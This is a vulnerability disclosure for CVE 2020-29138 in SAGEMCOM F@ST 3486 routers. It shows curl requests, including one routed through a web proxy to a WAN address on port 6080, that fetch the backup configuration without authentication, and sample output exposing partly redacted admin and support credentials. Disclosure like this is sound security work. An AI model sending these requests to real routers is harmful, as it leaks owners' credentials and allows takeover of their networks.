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CVE 2020-29138 — Improper Access Control in the SAGEMCOM router, model F@ST 3486 running NET_4.109.0


The SAGEMCOM router, model F@ST3486 NET, running the NET_4.109.0 software version, contains an **Improper Access Control** vulnerability in the configuration backup functionality. This router is widely distributed by the ISP provider CLARO company, for their customers in Brazil.

The vulnerability occurs when there is a valid session running in the router web interface.


As long as there is any valid session opened, any unauthenticated request to `http://<router-ip>/backupsettings.conf` will allow the router configuration download.

Reproducing:

Access the router's web interface and log in.



Make a request to the `/backupsettings.conf` path removing any cookie data.



Request without any session data



1

Making the request from a different IP than the one which initialized the valid session:

```
kali@kali:~$ curl http://192.168.0.1/backupsettings.conf
<?xml version="1.0"?>
<CpeConfig version="3.0">
  <Device>
    <Services>
      <StorageService instance="1">
      </StorageService>
      <StorageService nextInstance="2" ></StorageService>
    </Services>
    <DeviceInfo>
      <FirstUseDate>2019-03-12T11:25:51-03:00</FirstUseDate>
      <VendorConfigFileNumberOfEntries>0</VendorConfigFileNumberOfEntries>
      <SupportedDataModel instance="1">
      <Alias>cpe-data-model-1</Alias>
      <URL>http://www.broadband-forum.org/cwmp/tr-181-2-11-0.xml</URL>
      <UUID>a469a6a2-...</UUID>
      <URN>urn:broadband-forum.org:tr-181-2-11-0</URN>
      <Features>eRouter</Features>
    </DeviceInfo>
  </Device>
</CpeConfig>
```

curl request without any session data

The backupsettings.conf file contains sensitive information, including the administration username and password.

```
<X_BROADCOM_COM_LoginCfg>
  <AdminUserName>
    NET_10...
  </AdminUserName>
  <AdminPassword>
    PmRIV...
  </AdminPassword>
  <SupportPassword>
    Y...
  </SupportPassword>
  <UserUserName>
    NET_10...
  </UserUserName>
  <UserPassword>
    PmRIV...
  </UserPassword>
  <CmRemoteUserName>
    ...
  </CmRemoteUserName>
  <CmRemotePassword>
    Y...
  </CmRemotePassword>
```

If the "Remote Configuration Management" is activated in the router, the access to the backup configuration file becomes available through the WAN to all Internet at the TCP:6080 .

In the image bellow I used a web proxy and accessed the WAN IP address of the router "189.61..." to ensure the external communication.

```
us.hidester.com/proxy.php?u=http%3A%2F%2F189.61...%3A6080%2Fbackupsettings.conf&b=6&f=norefer
<?xml version="1.0"?>
<CpeConfig version="3.0">
  <Device>
    <Services>
      <StorageService instance="1">
      </StorageService>
      <StorageService nextInstance="2" ></StorageService>
    </Services>
    <DeviceInfo>
      <FirstUseDate>2019-03-12T11:25:51-03:00</FirstUseDate>
      <VendorConfigFileNumberOfEntries>0</VendorConfigFileNumberOfEntries>
      <SupportedDataModel instance="1">
      <Alias>cpe-data-model-1</Alias>
      <URL>http://www.broadband-forum.org/cwmp/tr-181-2-11-0.xml</URL>
      <UUID>a469a6a2-...</UUID>
      <URN>urn:broadband-forum.org:tr-181-2-11-0</URN>
      <Features>eRouter</Features>
    </DeviceInfo>
  </Device>
  <SupportedDataModel nextInstance="2" ></SupportedDataModel>
  <ProcessStatus>
  </ProcessStatus>
  <TemperatureStatus>
```

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